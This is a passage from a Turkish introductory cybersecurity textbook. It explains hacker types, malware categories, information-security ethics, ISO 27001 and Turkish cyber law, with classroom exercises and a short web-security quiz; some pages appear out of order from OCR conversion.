Ağları istismar etmek isteyen bilgisayar korsanlarının varlığı her geçen gün artmaktadır. Bundan dolayı bir kurum ağının yetkisiz erişim, kötüye kullanım veya imha durumundan korunması için ağ güvenlik planı son derece önemlidir. Bir kurumun ağ güvenlik planının olmaması durumunda itibar kaybı yaşaması kaçınılmazdır. Ağ güvenlik planına sahip kurumların plan yönergelerine uymaması hâlinde uzun vadeli sorunlarla karşılaşma riski bulunmaktadır. Ayrıca yeni yasal düzenlemeler, ağ topolojisindeki önemli değişiklikler ağ güvenlik planının gözden geçirilip güncellenmesini gerektirmektedir.

ÖRNEK OLAY

Bir kurum çalışanı e-postalarını okurken kimlik avı (phishing) saldırısına maruz kalır. Çalışanın, siber güvenlik farkındalığı bulunmamaktadır. Kullandığı bilgisayarın işletim sistemi güncel değildir. Hatta bilgisayarda anti-virüs programı da yüklü değildir. Çalışan, e-posta bağlantısına tıklayarak fidye yazılımının bilgisayara bulaşmasına neden olur. Birkaç dakika sonra fidye yazılımı ağdaki diğer bilgisayarlara yayılmaya başlar. Bilgisayarlardaki tüm veriler şifrelenir. Kurum, fidyeyi ödemeye karar verir. Günün sonunda saldırgan başarılı olur.

34 Siber Güvenliğe Giriş

Konuyla ilgili örnek durumların ve çözüm yollarının verildiği bölümdür.

Öğrencilerin edindiği bilgiyi kullanmasını sağlayacak çalışmaları gösterir.

3. UYGULAMA

Viewdns.info (Get HTTP Headers) Kullanımı

Aşağıdaki işlem adımlarına göre Get HTTP Headers aracını kullanınız.

1. Adım: HTTP başlığı bilgisini elde etmek istediğiniz hedef alan adını belirleyiniz.

2. Adım: Get HTTP Headers aracı ile hedef alan adını sorgulayınız (Görsel 2.36).

Get HTTP Headers
View the HTTP headers returned by a domain.
Domain:
www [redacted] com
GO

Görsel 2.36: Hedef alan adının HTTP başlığını sorgulama

3. Adım: HTTP başlığını inceleyiniz (Görsel 2.37).

Tools API Research Data
Get HTTP Headers

Görsel 2.37: HTTP başlığı


ARAŞTIRMA

"HTTP/1.1 200 OK" bilgisinin ne anlama geldiğini araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

Bilgi Toplama Teknikleri

Araştırılması gereken konuları gösterir.

Kazanılan bilgi ve becerilerin her öğrenme birimi sonunda ölçüldüğü çalışmaları gösterir.



ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise (D), yanlış ise (Y) yazınız.

1. ( ) Web servisleri, HTTP protokolü kullanılarak masaüstü, mobil veya diğer sistemlere hizmet veren yapılardır.
2. ( ) Proxy yazılımlarını kullanarak web servislerine ulaşmadan önce araya girip trafiğin incelenmesi yoluyla keşif yapmak mümkün değildir.
3. ( ) WSDL, SOAP web servisleri için gerekli tanımlamaları yapan bir dildir.
4. ( ) Yönlendirme açıkları önemli ve sık kullanılan bir web uygulama güvenliği zafiyetidir.
5. ( ) XSS zafiyeti; kullanıcıların tarayıcısında HTML, CSS, JavaScript ile hazırlanmış zararlı kodların izinsiz çalıştırılmasına olanak sağlayan bir açıktır.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

6. Aşağıdakilerden hangisi wordpress sitelerinin açıklarını bulan araçtır?
A) DNS Finder
B) Wpscan
C) DHCP Spoofing
D) Bomb Suite
E) RFI Searching

7. Aşağıdakilerden hangisi XSS zafiyetini kullanarak yapılabilecek saldırılardan değildir?
A) Çerez bilgilerini ele geçirme
B) DHCP ile IP almasını engelleme
C) Web sayfasını başka sayfaya yönlendirme
D) Keylogger olarak kullanma
E) Farklı bir sunucudan zararlı kodları çalıştırma

8. Aşağıdakilerden hangisi web sitelerini test için kullanılan araçlardan biri değildir?
A) SoapUI
B) Wfuzz
C) WebSiteStorm
D) Burpsuite
E) RESTclient

Web Güvenliği

SİBER GÜVENLİĞE GİRİŞ

1.
ÖĞRENME BİRİMİ

KONULAR

1.1. HACKER VE HACKING KAVRAMI

1.2. ETİK VE GÜVENLİK

1.3. AĞ GÜVENLİĞİ TEMELLERİ

1.4. SİBER GÜVENLİK ELEMANININ ÖZELLİKLERİ

NELER ÖĞRENECEKSİNİZ?

- Hacker kimliği ve hacking işlemi
- Kötü amaçlı yazılım özellikleri
- Bilişimde etik ve siber güvenlik kavramı
- Bilgi güvenliği uzmanının sorumlulukları
- Bilgi güvenliğinin yasal düzenlemeleri
- Ağ güvenliğinin önemi
- Ağ saldırılarını algılama ve önleme
- Siber güvenlik uzmanının özellik, görev ve sorumlulukları
- Siber olaylara müdahale ekipleri
- SOME görev ve sorumlulukları

ANAHTAR KELİMELER

Truva atı, hacker, hackleme, virüs, solucan, fidye yazılımı, arka kapı, etik, bilgi güvenliği, gizlilik, erişilebilirlik, bütünlük, siber güvenlik, telif hakları, ağ güvenliği, güvenlik duvarı, bal küpü, IPS, IDS, SOME

HAZIRLIK ÇALIŞMALARI

1. Bilişim suçluları sizce hangi kuralları çiğnemiş olabilir?
2. Bilgisayar veya telefon güvenliğiniz için neler yapıyorsunuz?

1.1. HACKER VE HACKING KAVRAMLARI

İnsanoğlunun en temel ihtiyaçlarından biri olan güvenlik kavramı; bilgisayar bilimi ve teknolojinin hızla gelişmesi, internetin ve sosyal ağların yaygınlaşması, mobil ve IoT cihazların artması ile daha önemli hâle gelmiştir. Günümüzde devlet, kurum ve kişiler gelişen teknolojiye hızla uyum sağlamıştır. Kamu hizmetlerinin, bankacılık işlemlerinin, şirket toplantılarının, ticaretin ve eğitimin elektronik ortamlar üzerinden yürütülmesi güvenlik riskini daha da artırmıştır.

Dijital dünyada güvenliği tehdit eden bazı unsurlar bulunmaktadır. Bu unsurlar, bilgisayar korsanı (hacker) ve zararlı yazılımlardır. Hacker kavramı ilk defa 1960'lı yıllarda bilgisayar donanım ve yazılımlarını kurcalayan, değiştiren ve geliştiren kişiler olarak ortaya atılmıştır. İlk başlarda sadece olumlu bir anlamı olsa da bu kavram zamanla suç teşkil eden eylemleri de içinde barındırmıştır. Türk Dil Kurumu Güncel Türkçe Sözlük bilgisayar korsanını "Bilgisayar ve haberleşme teknolojileri konusundaki bilgisini gizli verilere ulaşmak, ağlar üzerinde yasal olmayan zarar verici işler yapmak için kullanan kimse." olarak tanımlamıştır (Görsel 1.1).

Görsel 1.1: Bilgisayar korsanı (hacker)

Hackleme (Hacking) kavramı ilk başlarda elektronik sistemlerin farklı yöntemlerle değiştirilerek kullanılması anlamını taşımıştır. Hackleme zamanla bu anlamından sıyrılarak bilgisayar, mobil, IoT cihaz ve ağ sistemlerine zararlı yazılım bulaştırmak, yasa dışı amaçlarla izinsiz erişim sağlamak ve yetkisiz erişilen sistemde değişiklik yapmak eylemlerine dönüşmüştür.

ARAŞTIRMA

Dünyanın ünlü hackerlarını araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

1.1.1. Hackerın Özellikleri

Hackerlar sistem, ağ ve programlama alanlarında üst düzey teknik bilgi ve beceriye sahiptir. Bilgisayar korsanları bilgi ve becerilerini kendi saldırı araçlarını geliştirmek, hedef sistemde zafiyet tespit etmek, tespit edilen zafiyet ile sisteme izinsiz erişim elde etmek, zarar vermek veya güvenlik açıklarını kapatmak, sistemi korumak için kullanırlar. Bir hacker ihtiyaç duyduğunda sosyal mühendislik yapabilir.

1.1.2. Hacker Türleri

Hackerlar amaç ve faaliyetlerine göre siyah şapkalı, gri şapkalı ve beyaz şapkalı olmak üzere üçe ayrılır (Görsel 1.2).

Görsel 1.2: Hacker türleri

Siyah Şapkalı Hacker: Zarar vermek ve maddi kazanç sağlamak amacıyla sistemlere izinsiz giren, sistemdeki bilgileri çalan, değiştiren veya silen, sistemlere erişimi engelleyen kötü niyetli bilgisayar korsanlarıdır. Bu kişiler, sistemleri ele geçirip kendi istekleri doğrultusunda kullanabilir.

Gri Şapkalı Hacker: Merak ve kendi amaçları doğrultusunda sistemlerin güvenlik açıklarını tespit ederek sistemlere izinsiz giren, istediği sisteme zarar veren veya sisteme zarar vermeyip güvenlik açığının kapatılmasına destek olan bilgisayar korsanlarıdır. Bu kişiler bazen siyah bazen beyaz şapkalı hacker gibi davranırlar.

Beyaz Şapkalı Hacker: Bilgisayar ve ağ sistemlerinin güvenliğini sağlamak amacıyla güvenlik açıklarını tespit edip kapatmaya çalışan, saldırıları önleyen, iyi niyetli ve etik değerlere sahip bilgisayar korsanlarıdır. Bu kişiler, şahıs ve kurumlara zarar vermeyi düşünmezler. Hatta kurumların bilgisi dâhilînde güvenlik açıklarını tespit edip kurumlara bildirirler. Kurumlara sağladıkları destek karşılığında maddi kazanç elde edebilirler. Kurumlarda siber güvenlik personeli olarak görev alabilirler.

SIRA SİZDE

Tablo 1.1'de verilen her ifadenin hacker türünü belirtmek için uygun kutucuğa "X" yazınız.

Tablo 1.1: Hacker Türleri

Hackerın İfadesi			
İzinsiz şekilde bir bankanın ATM sistemine girdim. Sistemde birkaç güvenlik açığı keşfettim. Güvenlik açıklarını paylaşmak için ilgili bankanın bilgi işlem yöneticisi ile görüştüm.			
Bir kurumun sistemine zararlı yazılım bulaştırarak çalışanların kredi kartı bilgilerini ele geçirdim. Bu bilgileri yasa dışı platformlarda en yüksek teklifi verene sattım.			
Çalıştığım kurumun bilgisayar sistemindeki zafiyetleri belirledim ve gerekli önlemleri aldım.			
Kurumun güvenlik açıklarını araştırırken erişim yetkim olan bir ağda güvenlik zafiyetine rastladım.			
DNS ile ilgili bir kusuru gidermek için siber güvenlik firmalarıyla çalıştım.			
Zafiyet araştırması yaparken bir kurumun ağına yetkisiz ve izinsiz şekilde erişim sağladım. Ağ yöneticisine "Güvenliğiniz kusurludur." mesajını bıraktım.			
Bir bankanın ATM makinesine kart kopyalama cihazı kurdum. Birkaç gün sonra cihazı geri aldım. Bu cihaz sayesinde birçok kişinin hesabını, kart numarasını ve parolasını ele geçirdim. Daha sonra bu kişilerin hesaplarından bir offshore banka hesabına para transferi yapmaya başladım.			

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Verilen ifadelerden suç olan hacker türlerini belirledi.		
2. Verilen ifadelerden suç olmayan hacker türlerini belirledi.		
3. Zamanı verimli kullandı.		

1.1.3. Zararlı Yazılımlar

Zararlı yazılım (Malware); bilgisayar ve ağ sistemlerine zarar vermek, sistemlere sızmak, sistemlerin işleyişini engellemek, kişisel verileri ele geçirmek, değiştirmek ve gerektiğinde şifrelemek için kullanılan kötü amaçlı programlar olarak tanımlanır (Görsel 1.3). Zararlı yazılım saldırıları çoğunlukla son kullanıcı cihazlarına yapılır. Bu nedenle kullanıcıların zararlı yazılımlar hakkında bilgi sahibi olması son derece önemlidir. Zararlı yazılımlar son kullanıcı cihazlarına farklı yollarla bulaşabilir.

Görsel 1.3: Zararlı yazılım

ARAŞTIRMA

Stuxnet hakkında araştırma yapınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

Zararlı yazılım bulaşma yollarına verilebilecek bazı örnekler şunlardır:

- Sahte web sayfalarının ziyaret edilmesi
- Güvenilir olmayan web sayfalarından paket yazılım, PDF vb. dosyaların indirilmesi
- Sahte Java, Applet ve Adobe güncellemelerinin yüklenmesi
- Zararlı yazılım içeren haricî depolama cihazlarının, USB belleklerinin kullanılması
- P2P [Peer to Peer (Eşler Arası)] dosya paylaşım ağlarının kullanılması
- Sahte mobil uygulamaların yüklenmesi
- Zararlı yazılım içeren e-posta eklerinin indirilmesi

1.1.3.1. Zararlı Yazılım Türleri

Zararlı yazılımların sayısı ve türü her geçen gün artmaktadır. Görsel 1.4'teki zararlı yazılım türleri genellikle virüsler, solucanlar, Truva atları ve diğer kötü amaçlı programlar şeklinde sınıflandırılır.

Görsel 1.4: Zararlı yazılım türleri

Virüs: Kendi kopyasını bir programa, bir dokümana veya .bat, .exe, .com uzantılı yürütülebilir bir dosyaya ekleyerek yayılan yazılıma bilgisayar virüsü denir. Bir bilgisayardan başka bir bilgisayara kolaylıkla bulaşır. Program veya dosyalara bulaşan virüsler, kullanıcı etkileşimi ile barındırdıkları zararlı kodları çalıştırır. Bu zararlı kodların gerçekleştireceği eylemler farklılık gösterebilir. Bu eylemler; kişisel verilerin çalınması, değiştirilmesi, silinmesi veya işletim sisteminin çalışmaz hâle gelmesi olabilir. Günümüzde virüsler daha çok haricî depolama birimleri, USB bellekler, web sayfaları ve e-posta ekleri ile bulaşır.

ARAŞTIRMA

İlk kişisel bilgisayar virüsünü araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

Solucan (Worm): Bilgisayar solucanı kendini otomatik kopyalar ve hızla çoğalır. Solucan, ağ ve bilgisayar sistemlerinin güvenlik açıklarından yararlanarak yayılır. Virüslerin aksine solucanların yürütülebilir bir dosyaya eklenmesi, diğer programlara bulaşması ve kullanıcı etkileşimi ile çalıştırılması gerekmez. Solucanlar e-posta, FTP, HTTP ve P2P dosya paylaşım ağları ile sistemlere bulaşabilir. Ağın performansını, işletim sisteminin işleyişini olumsuz yönde etkiler. Kişisel verilerin çalınmasına, işletim sisteminde arka kapı açarak zombi ağı oluşturulmasına neden olabilir.

ARAŞTIRMA

Morris solucanını araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

Truva Atı (Trojan): Bu yazılım, zararsız bir program gibi görünür. Genellikle e-posta veya güvenilir olmayan web siteleri aracılığıyla sisteme bulaşır. Kullanıcının zararlı dosyayı kopyalamasıyla yayılır. Truva atı, eklendiği program dosyası çalıştırılıncaya kadar aktif hâle geçmez. Truva atı aktif olduktan sonra saldırgana son kullanıcı cihazı için tam kontrol ve yükseltilmiş ayrıcalıklar sunar, uzaktan erişim yetkisi verir. Saldırgana uzaktan erişim yetkisi verir. Uzaktan erişim sağlayan saldırgan, bilgisayardaki dosyaları kopyalama, silme ve değiştirme eylemlerini gerçekleştirebilir. Ayrıca internet bankacılığı parolalarını ve kredi kartı bilgilerini ele geçirebilir. Tespiti zor olan Truva atları; bilgisayarlara yeni zararlı yazılımlar indirme, DoS atakları ile web sunucularının hizmetlerini engelleme, açık portları saldırgana bildirme, ekran görüntülerinin kaydını alma gibi birçok farklı eylemi gerçekleştirir.

Fidye Yazılımı (Ransomware): Bu yazılım, saldırganların e-postalar üzerinden kurbanlarına gönderdiği kötü amaçlı reklamlar aracılığı ile bulaşır. Fidye yazılımı, son kullanıcı cihazındaki verileri sadece saldırganın bildiği bir şifreleme anahtarı ile şifreler. Saldırgan, verilerin bulunduğu sistemi rehin alır. Kurban, fidye ödeyinceye kadar veriler kullanılamaz hâle gelir. Saldırgan, gizliliğini korumak için ödemenin kripto para ile yapılmasını kurbandan ister. Saldırgan, kurban ödemeyi gerçekleştirdiğinde şifreleme anahtarını gönderebilir. Fidye yazılımı, saldırganların en çok maddi kazanç sağladığı zararlı yazılım türüdür. Bu nedenle son yıllarda kişisel ve kurumsal kullanıcılara yönelik fidye yazılım saldırıları artmıştır.

Casus Yazılım (Spyware): Bu yazılım, burun sokan yazılım (snoopware) olarak da adlandırılır. Bu yazılımların amacı, sistem üzerinde gizli kalarak kullanıcı hakkında bilgi toplamaktır. Casus yazılımlar ile kullanıcı alışkanlıkları, kullanıcının ziyaret ettiği web sayfaları, kimlik bilgileri, kredi kartı bilgileri, e-posta adresleri ve parolalar kötü niyetli kişilere gönderilir. Casus yazılımlar çoğunlukla yasal yazılımlar veya Truva atları aracılığı ile sistemlere bulaşır.

Reklam Yazılımı (Adware): Bu yazılım, son kullanıcı cihazında ziyaret edilen web sayfalarını izleyerek kullanıcıya uygun reklamları görüntüler. Açılır pencereler ile görüntülenen reklamlar, rahatsız edici ve can sıkıcı boyuta ulaşabilir. Reklamlara tıklanması durumunda reklam yazılımını programlayan kişiler maddi kazanç elde edebilirler. Reklam yazılımları, bazı yazılım sürümleri veya casus yazılımlarla son kullanıcı cihazına bulaşır.

Korku Yazılımı (Scareware): Dolandırıcılık yazılımıdır. Bu yazılım, kullanıcıda korku ve endişe oluşturmak için sosyal mühendisliği kullanır. Sahte mesajlar ile kullanıcıyı belirli eylemleri gerçekleştirmesi için yönlendirir. Bu eylemin amacı çoğunlukla kullanıcının sahte mesajlarla yönlendirildiği yazılımı satın alma ve ödeme işlemi yapmasını sağlamaktır.

Tuş Tutucu (Keylogger): Bu yazılım, kullanıcının klavyeden bastığı her tuşu yakalar ve kaydeder. Bu kayıtları saldırgana gönderebilir. Kullanıcının kimlik bilgileri, kredi kartı bilgileri, parolaları ve diğer önemli kişisel bilgileri çalınabilir.

Kök Kullanıcı Takımı (Rootkit): Bu yazılım, saldırganın bir sisteme ayrıcalıklı erişimine izin verir. Rootkitler işletim sisteminin çekirdeğine yerleşir. Bu nedenle anti-malware yazılımları tarafından tespit edilmesi zordur. Rootkitler sistemde gizliliğini korur. Saldırgan, ayrıcalık elde ettiği sistemde kullanıcıya fark ettirmeden yasal olmayan işlemler gerçekleştirebilir.

Arka Kapı (Backdoor): Arka kapı, saldırganın bir sisteme erişmek için kimlik doğrulamasını atlamasına izin verir ve sisteme uzaktan erişmeyi sağlar. Sisteme erişen bilgisayar korsanları daha sonra aynı sisteme kolay erişim sağlayabilmek için arka kapıları kullanır. Saldırganlar sisteme arka kapı bırakabilmek için yeni bir port açma, yeni bir kullanıcı oluşturma eylemlerini gerçekleştirebilir. Ayrıca XSS, SQL Injection gibi zafiyetler de arka kapı olarak kullanılabilir.

1.2. ETİK VE GÜVENLİK

Etik kavramı insanın davranış biçimini ahlaksal açıdan inceleyen, düzenleyen bir disiplin olarak tanımlanmaktadır. Etik; insanların doğruyla yanlışı, iyiyle kötüyü, haklı ile haksızı ayırt ederek ahlaklı davranışlar sergilemesini sağlayan bir felsefe dalıdır. Bu kavram günümüzde daha çok çeşitli meslek kolları arasında tarafların uyması veya kaçınması gereken davranışlar bütünü olarak ifade edilmektedir.

Bilişim teknolojilerinin gelişmesi, bilişim araçlarının diğer meslek dallarında kullanılması, iletişim araçlarının insan davranış biçimini değiştirmesi gibi etkenler, etik kavramından bilişim etiği kavramının doğmasını zorunlu kılmıştır. **Bilişim etiği**; bilgisayar, ağ ve internetin kullanımı sırasında uyulması gereken, bilgi toplumu tarafından kabul gören, yazılı veya yazılı olmayan kurallar bütünüdür. Bu kurallara uyulduğunda bilişim ortamları daha güvenilir hâle gelir.

Bilişim teknolojileri ve internetin yaygınlaşması, sosyal ağların kullanımının artması ile üretilen verinin miktarı da artmıştır. Bilgi toplumunun en kıymetli hazinesi olan veri, saldırganların odak noktasıdır. Verilerin korunması, bilişim ve ağ cihazlarının güvenliğinin sağlanması ile mümkündür.

Bilişim, ağ ve IoT cihazların, web ve mobil uygulamaların, verilerin saldırganlara karşı korunması için verilen çaba siber güvenlik (cyber security) kavramı ile ifade edilmektedir (Görsel 1.5).

Görsel 1.5: Siber güvenlik kavramı

1.2.1. Bilgi ve Bilgi Güvenliği

Bilgi, bilişim araçları ile işlenmesi sonucu verilerin anlam kazanmış hâlidir. **Bilgi güvenliği**; kişisel veya kurumsal düzeydeki her tür bilginin yetkisiz şekilde elde edilmesini, kullanılmasını, değiştirilmesini, silinmesini, çalınmasını, ifşa edilmesini, el değiştirmesini ve zarar görmesini engellemek amacıyla alınan tedbirlerdir.

Bilgi güvenliği; gizlilik (confidentiality), bütünlük (integrity), erişilebilirlik (availability) olmak üzere üç temel unsurdan oluşur. Bilgi güvenliği unsurlarına kısaca **CIA üçlüsü** adı verilir (Görsel 1.6). Bilgi güvenliği unsurlarından herhangi birinin zarar görmesi durumunda güvenlik zafiyeti ortaya çıkar.

Görsel 1.6: CIA üçlüsü

Gizlilik: Bilginin yetkisiz kişilerin eline geçmesinin engellenmesidir. Sosyal ağ, e-posta veya internet bankacılığı hesap bilgilerinin saldırganın eline geçmesi gizlilik unsurunun zarar görmesine neden olur.

Bütünlük: Bilginin yetkisiz kişiler tarafından bozulmasının, değiştirilmesinin veya silinmesinin engellenmesidir. Saldırgan tarafından web sayfasındaki bilgilerin değiştirilmesi, veri tabanına yeni bilgilerin eklenmesi bütünlük unsurunun zarar görmesine neden olur.

Erişilebilirlik: Bilginin yetkili kişiler tarafından sürekli erişilebilir ve kullanılabilir durumda olmasıdır. Saldırganın bir web sayfasına veya veri tabanı sunucusuna erişimi engelleyerek hizmeti aksatması erişilebilirlik unsurunun zarar görmesine neden olur.

1.2.2. ISO 27001 Bilgi Güvenliği Yönetim Sistemi

Kurum ve kuruluşlarda bilginin gizliliği, bütünlüğü ve kullanılabilirliğine ilişkin güven ortamının oluşturulması çalışanlar, müşteriler ve tüm paydaşlar için son derece önemlidir. Bilgi güvenliğini sağlama ihtiyacı bir güvenlik yönetim sisteminin kurulmasını zorunlu kılmıştır. Bu zorunluluk, ISO 27001 Bilgi Güvenliği Yönetim Sistemi standardının hazırlanmasına neden olmuştur.

ISO 27001 Bilgi Güvenliği Yönetim Sistemi; bilginin güvenliğini sağlamak için yapılması gereken adımların tanımlandığı, gerekliliklerin belirtildiği, uluslararası geçerliliği bulunan denetlenebilir bir standarttır (Görsel 1.7). Bu standart; kurumsal bilgiyi korumak, doğru biçimde muhafaza etmek, bilginin üzerindeki riskleri en aza indirmek için minimum düzeyde alınması gerekli olan güvenlik önlemlerini belli bir çerçevede sunmaktadır.


SERTİFİKA

TS EN ISO/IEC 27001:2017 Bilgi Güvenliği Yönetim Sistemi

T.C. KURUMU

Kapsam

tarafından Avrupa Birliği ve uluslararası kuruluşlardan sağlanan kaynakların, ülkemizde kırsal kalkınma programlarında kullandırılmasına yönelik faaliyetlerin gerçekleştirilmesi sürecinde Sektörel Anlaşma çerçevesinde kurulan Bilgi Güvenliği Yönetim Sistemi, Merkez ve İl Koordinatörlüklerinde bilgi içeren tüm varlıkları, süreçleri, insan kaynaklarını, üçüncü taraf olarak bilgi sistemlerine erişen kullanıcıları ve Kurumun bilgi sistemlerine teknik destek sağlamakta olan hizmet, yazılım veya donanım sağlayıcıları ile yürütülmekte olan süreçleri kapsar.

Sertifika No: 1155-01
Uygulanabilirlik Bildirgesi: 09.09.2019

İlk Belge Tarihi: 29.12.2017
Belge Geçerlilik Tarihi: 28.12.2023

Ankara, 24.12.2020

IAF

TÜRKAK

BELGELENDİRME EĞİTİM VE GÖZETİM HİZMETLERİ A.Ş.

ZERTIFIKAT | CERTIFICATE | CERTIFICAT | CERTIFICADO | СЕРТИФИКАТ

Görsel 1.7: ISO 27001 standardı sertifikası

1.2.3. Bilgi Güvenliği Uzmanı

Bilgi güvenliği uzmanları, kurumdaki bilgi güvenliğini sağlamakla görevli kişilerdir (Görsel 1.8). Bu kişiler; bilgi ve bilgi sistemlerinin tüm yönlerinin doğruluğunu, güvenilirliğini, kullanılabilirliğini, güvenliğini ve gizliliğini sağlamak için mesleki bir sorumluluğa sahiptir. Bu sorumluluğun ahlaki bir boyutu da bulunmaktadır. Bilgi güvenliği uzmanlarının faaliyetleri kurum çalışanlarını, müşterilerini ve paydaşlarını ahlaki açıdan önemli zararlardan korumalıdır. Aksi hâlde geri dönüşü olmayan durum ve hak ihlalleriyle karşılaşılır. Bu nedenle bilgi güvenliği uzmanlarının kararları son derece kritiktir.

Bilgi güvenliği uzmanlarının ahlaki sorumluluklarından bazıları şunlardır:

- Mesleki faaliyetlerini dürüstlük, doğruluk, adalet, vicdan, onur, sorumluluk, ahlak, nezaket, saygı, titizlik, tarafsızlık vb. etik ilkeler ve yürürlükteki yasalar çerçevesinde gerçekleştirmek

Görsel 1.8: Bilgi güvenliği uzmanı

- Kurumların güncel uygulamaları ve standartları kullanımını teşvik etmek
- Çıkar çatışması oluşturabilecek faaliyetlerden kaçınmak
- Mesleki faaliyetler sırasında karşılaşılan özel veya diğer hassas bilgilerin gizliliğini korumak
- Menfaat sağlamaya çalışmaktan uzak durmak
- Kurum ve paydaşlarına, müşterilerine zarar verecek faaliyetlerden kaçınmak
- Mesleki faaliyetleri eksiksiz olarak yerine getirmek
- Bilgi güvenliği mesleğinin itibarını zedeleyecek faaliyetlerden uzak durmak
- Fikrî mülkiyet ve mahremiyet haklarının ihlalinden kaçınmak
- Bilginin erişilebilirliğine ilişkin uzun süreli veya kasıtlı tavizlerde bulunmamak
- Kurum çalışanlarını, müşterilerini ve paydaşlarını sistem değişiklikleri hakkında bilgilendirmek
- Kurum ve müşterilere ait hassas verileri saldırılardan korumak için güvenlik önlemleri almak
- Bilgi güvenliği ekibiyle iş birliği içinde çalışmak

1.2.4. Bilgi Güvenliğinde Yasal Düzenlemeler, Problemler ve Telif Hakları

Bilgi işlem teknolojilerinin gelişmesi, yeni program ve web, mobil, sosyal ağ gibi uygulamaların oluşturulması, veri miktarının çoğalması ile bilgi sistemlerine yönelik saldırılar artış göstermiştir. Saldırganları caydırmak, bilgi sistemlerinin ve verilerin kötü amaçla kullanımını önlemek için mevcut yasaların uygulanması gerektiğine karar verilmiştir. Mevcut yasaların bilgi güvenliği uygulaması ile ilgili problemleri gidermekte yetersiz kalması, yeni yasaları ve hukuki düzenlemeleri zorunlu kılmıştır.

Bilginin toplanması, işlenmesi, saklanması, kullanılması sırasında oluşan zarar ve ihlaller bilişim hukuku dalının ortaya çıkmasına neden olmuştur. Ülkemizde de bilgilerin gizliliğini korumak ve güvence altına alınmasını sağlamak için gerekli yasal düzenlemeler bilişim hukuku çatısı altında hazırlanır. İhtiyaçlar doğrultusunda bilişim sektöründe yasal düzenlenmeler devam etmektedir. Bu yasal düzenlemeleri ihlal eden kişiler, bir başka deyişle suç işleyenler kanunlar çerçevesinde cezalandırılır.

Ülkemizde bilgi güvenliği uygulaması ile ilgili yürürlükte olan yasal düzenlemelerden bazıları şunlardır:

- Türkiye Cumhuriyeti Anayasası
- 5237 sayılı Türk Ceza Kanunu
- 6698 sayılı Kişisel Verilerin Korunması Kanunu
- 5846 sayılı Fikir ve Sanat Eserleri Kanunu
- 5809 sayılı Elektronik Haberleşme Kanunu
- 5651 sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun

- Elektronik Haberleşme Sektöründe Kişisel Verilerin İşlenmesi ve Gizliliğin Korunmasına İlişkin Yönetmelik
- Elektronik Haberleşme Sektöründe Şebeke ve Bilgi Güvenliği Yönetmeliği

ARAŞTIRMA

5237 sayılı Türk Ceza Kanunu'nun 243, 244 ve 245. maddelerini araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

Kişisel verilerin korunması, özel hayatın gizliliği ile doğrudan ilgilidir. Bu bağlamda kişisel verilerin korunması anayasal bir haktır. Son yıllarda kişisel verilerin amacı dışında kullanımı, yetkisiz kişilerce izinsiz erişimi gibi ihlal durumları artmıştır. Bundan dolayı **Kişisel Verilerin Korunması Kanunu** hakkında tüm bireylerin bilgi sahibi olması önemlidir. Kanun hakkında detaylı bilgi sahibi olmak için **www.kvkk.gov.tr** web site adresi ziyaret edilebilir (Görsel 1.9).

Görsel 1.9: Kişisel Verileri Koruma Kurumu

NOT

Kimliği belirli veya belirlenebilir gerçek kişiye ilişkin her türlü veri, kişisel veri olarak ifade edilir. Kişinin adı soyadı, doğum tarihi, telefon numarası, ikametgâh adresi, kredi kartı son kullanım tarihi, öğrenim durumu, aşı bilgileri kişisel veri olarak nitelendirilir. Bir kuruma ait adres, vergi numarası, e-posta adresi gibi bilgiler tüzel kişiliğe aittir ve kişisel veri olarak nitelendirilemez.

Kurum ve kişiler yasal düzenlemeleri takip edip onlara uymakla yükümlüdür. Kurum ve kişiler, yasa ve yönetmeliklerdeki ilgili maddelere uygun önlemleri almalıdır. Önlemler alınmadığında veya alınan önlemler yetersiz kaldığında birçok sorun ile karşılaşılır.

Bilgi güvenliği uygulamalarında karşılaşılan ihlallerin her biri yasal bir problemdir. Bu yasal problemlerden bazıları şunlardır:

- Fikrî mülkiyet hırsızlığı
- İş süreçlerine ilişkin özel bilgilerin istismarı
- Veri gizliliğinin ihlali
- Veri hırsızlığı
- Hassas verileri yok etme
- Bilişim teknolojilerine yönelik risk ve zararlar

- Kurum itibarına yönelik risk ve zararlar
- Bilgi sistemine yetkisiz erişim
- Bilgi sistemine erişimi engelleme
- Bilgi sistemini bozma
- Tersine mühendislik ile telif hakkı ve patent ihlali
- Lisans ihlali
- Yetkisiz veri iletimi
- Patentlerin yasa dışı kullanımı
- Telif hakkıyla korunan elektronik materyalin yasa dışı kullanımı
